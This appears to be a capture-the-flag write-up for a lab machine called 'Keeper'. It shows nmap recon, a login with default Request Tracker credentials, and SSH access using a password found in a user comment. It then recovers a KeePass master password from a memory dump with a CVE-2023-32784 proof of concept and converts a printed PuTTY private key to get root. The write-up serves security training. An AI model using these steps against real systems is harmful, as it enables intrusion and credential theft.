Keeper

1. **Walkthrough**

We perform a basic recognition as follows:

```
/home/aleph0                                                    root@kali
ping -c1 10.10.11.235
PING 10.10.11.235 (10.10.11.235) 56(84) bytes of data.
64 bytes from 10.10.11.235: icmp_seq=1 ttl=63 time=186 ms

--- 10.10.11.235 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 185.752/185.752/185.752/0.000 ms
```

The ICMP frame response has a TTL of 63, which means the machine we are attacking is probably running a Linux OS.


After the ICMP response, we perform enumeration for the ports that are open on the machine:

```
nmap -sSCV --min-rate 5000 -p- -Pn -n {ip} -oN {Nscan}
```


```
nmap -sSCV --min-rate 5000 -p- -Pn -n 10.10.11.227 -oN Nscan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-21 18:57 EST
Nmap scan report for 10.10.11.227
Host is up (0.14s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
|_  256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.65 seconds
```

The scan shows the machine is running a web service since port 80 is open, also, thanks to the SSH banner we conclude the machine is running an Ubuntu Jammy distribution, we'll first explore the website to find the following:




If we just copy and paste the machine's IP, we'll find a link to redirect us. Notice the text contains a domain and a subdomain, in order to make them work, we have to add them to the /etc/hosts file in our machine, once that's done, we can move on to visit the given domain and subdomain:




Sometimes, some websites/technologies used will use specific default credentials that will be included in the documentation as follows:

```
NOTE: The default credentials for RT are:
    User: root
    Pass: password
Not changing the root password from the default is a SECURITY risk!
```


If we copy and paste the string that's above the login section and look for default credentials, we'll find it.



Notice that at the top, there's an "admin" section that has a "users" section:



We can see there's one privileged user, also, we can click on the user's name to be redirected to the following site:



We can see we not only have a username but also a password (commented by the user). We know we can access via SSH to the machine, so we can try using the provided credentials on the SSH login:

```
ssh lnorgaard@10.10.11.227
The authenticity of host '10.10.11.227 (10.10.11.227)' can't be established.
ED25519 key fingerprint is SHA256:hczMXffNW5M3qOppqsTCzstpLKxrvdBjFYoJXJGpr7w.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.227' (ED25519) to the list of known hosts.
lnorgaard@10.10.11.227's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet c
onnection or proxy settings

You have mail.
Last login: Thu Dec 21 21:20:13 2023 from 10.10.16.59
lnorgaard@keeper:~$ _
```

We're now inside the machine which contains the following:

```
lnorgaard@keeper:~$ ls
hash.txt  KeePassDumpFull.dmp  passcodes.kdbx  poc.py  RT30000.zip  user.txt
```

The hash.txt contains the name of the passcode.kdbx file, which according to Google, a file extension like that is a KeePass database.

The “KeePassDumpFull.dmp” seems to be interesting. If we google about it, we’ll obtain a CVE:

CVE-2023-32784 Detail

Description

In KeePass 2.x before 2.54, it is possible to recover the cleartext master password from a memory dump, even when a workspace is locked or no longer running. The memory dump can be a KeePass process dump, swap file (pagefile.sys), hibernation file (hiberfil.sys), or RAM dump of the entire system. The first character cannot be recovered. In 2.54, there is different API usage and/or random string insertion for mitigation.

We’ll use a password dumping tool to open the .dmp file. We’ll do so in our machine since we have all the tools there:

```
10.10.14.12 - - [22/Dec/2023 02:21:27] "GET /KeePassDumpFull.dmp HTTP/1.1" 200 -
----------------------------------------
Exception occurred during processing of request from ('10.10.14.12', 38388)
Traceback (most recent call last):
  File "/usr/lib/python3.10/socketserver.py", line 683, in process_request_thread
    self.finish_request(request, client_address)
  File "/usr/lib/python3.10/http/server.py", line 1304, in finish_request
    self.RequestHandlerClass(request, client_address, self,
  File "/usr/lib/python3.10/http/server.py", line 668, in __init__
    super().__init__(*args, **kwargs)
  File "/usr/lib/python3.10/socketserver.py", line 747, in __init__
    self.handle()
  File "/usr/lib/python3.10/http/server.py", line 433, in handle
    self.handle_one_request()
  File "/usr/lib/python3.10/http/server.py", line 421, in handle_one_request
    method()
  File "/usr/lib/python3.10/http/server.py", line 675, in do_GET
    self.copyfile(f, self.wfile)
  File "/usr/lib/python3.10/http/server.py", line 875, in copyfile
    shutil.copyfileobj(source, outputfile)
  File "/usr/lib/python3.10/shutil.py", line 198, in copyfileobj
    fdst_write(buf)
  File "/usr/lib/python3.10/socketserver.py", line 826, in write
    self._sock.sendall(b)
BrokenPipeError: [Errno 32] Broken pipe
----------------------------------------
10.10.14.12 - - [22/Dec/2023 02:21:43] "GET /KeePassDumpFull.dmp HTTP/1.1" 200 -
```

```
curl http://10.10.11.227/KeePassDumpFull.dmp
<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.18.0 (Ubuntu)</center>
</body>
</html>
```

```
curl http://10.10.11.227:8080/KeePassDumpFull.dmp
Warning: Binary output can mess up your terminal. Use "--output -" to tell
Warning: curl to output it to your terminal anyway, or consider "--output
Warning: <FILE>" to save to a file.
```

```
curl http://10.10.11.227:8080/KeePassDumpFull.dmp -o KeePassDumpFull.dmp
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  9  241M    9 23.7M    0     0  2171k      0  0:01:53  0:00:11  0:01:42 2273k_
```

We'll create a python HTTP server in the target machine and download the file in our machine, then, we'll try to obtain what's inside the downloaded file.

We are going to use a python exploit to read the file. This file contains the password for "passcodes.kdbx" (we'll need to install keepass2), we introduce the following

command:


```
python3 poc.py -d {file}
```

```
~/keepass-dump-masterkey  main                                    ✔
python3 poc.py
usage: poc.py [-h] [-d] dump
poc.py: error: the following arguments are required: dump

~/keepass-dump-masterkey  main                                    2 ✘
python3 poc.py -d ~/KeePassDumpFull.dmp
2023-12-21 20:37:22,589 [.] [main] Opened /home/aleph0/KeePassDumpFull.dmp
Possible password: ●,dgr●d med fl●de
Possible password: ●ldgr●d med fl●de
Possible password: ●`dgr●d med fl●de
Possible password: ●-dgr●d med fl●de
Possible password: ●'dgr●d med fl●de
Possible password: ●]dgr●d med fl●de
Possible password: ●Adgr●d med fl●de
Possible password: ●Idgr●d med fl●de
Possible password: ●:dgr●d med fl●de
Possible password: ●=dgr●d med fl●de
Possible password: ●_dgr●d med fl●de
Possible password: ●cdgr●d med fl●de
Possible password: ●Mdgr●d med fl●de

~/keepass-dump-masterkey  main                                    ✔ 23s
```

The possible password according to Google is: “rødgrød *med* fløde”, so we download the KeePass database in our machine and try the password:



PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20230519
Public-Lines: 6
AAAAB3NzaC1yc2EAAAADAQABAAABAQCnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
8riCZV30ZbfEF09z0PNUn4DisesKB4×1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34IfcFC+LM
Cj/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LGOxXup6+LOjxGNNtA2zJ38P1FTfZQ
LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0Et
Private-Lines: 14
AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbnr6j
oDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
kmyZTZOV9eq1D6P1uB6AXSKuwc03h97zOoyf6p+xgcYXwkp44/otK4ScF2hEputY
f7n24kvL0WIBQThsiLkKcz3/Cz7BdCkn+Lvf8iyA6VF0p14cFTM9Lsd7t/plLJzT
VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5KO1/TccbTgWivz
UXjcCAviPpmSXB19UG8JlTpgORyhAAAAgQD2kfhSA+/ASrc04ZIVagCge1Qq8iWs
OxG8eoCMW8DhhbvL6YKAfEvj3xeahXexIVwUOcDXO7Ti0QSV2sUw7E71cvI/ExGz
in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZGOswi3/uYrIZ1r
SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV

09ygQ7Aec+C24TOykiwyPaOBlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEId0G76VkA
AACAVWJoksugJOovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD
AF9Z7OehIo1Qt7oqGr8cVLbOT8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy
NNkjMjrocfmxfkvuJ7smEFMg7ZywW7CBWKGozgz67tKz9Is=
Private-MAC:
b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0

```
127 ✘ 8s ⌛
puttygen PuTTY-User-Key-File-3 -O private-openssh -o id_rsa

ls
Desktop              Nscan                  Templates              machines
Documents            Pictures               Videos                 passcodes.kdbx
Downloads            PuTTY-User-Key-File-3  id_rsa                 powerlevel10k
KeePassDumpFull.dmp  Public                 keepass-dump-masterkey reports
Music                ShellScripts           ly                     scripts
```

What we're doing is transforming a {file} into a id_rsa or ssh key that will allow us to use in order to establish a SSH connection.

```
puttygen {FILE TO CONVERT} -O private-openssh -o id_rsa
```

so we connect to the host as root using ssh:

```
ssh -i id_rsa root@10.10.11.227
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet c
onnection or proxy settings

You have new mail.
Last login: Thu Dec 21 15:25:57 2023 from 10.10.14.106
root@keeper:~# _
```

#PWNED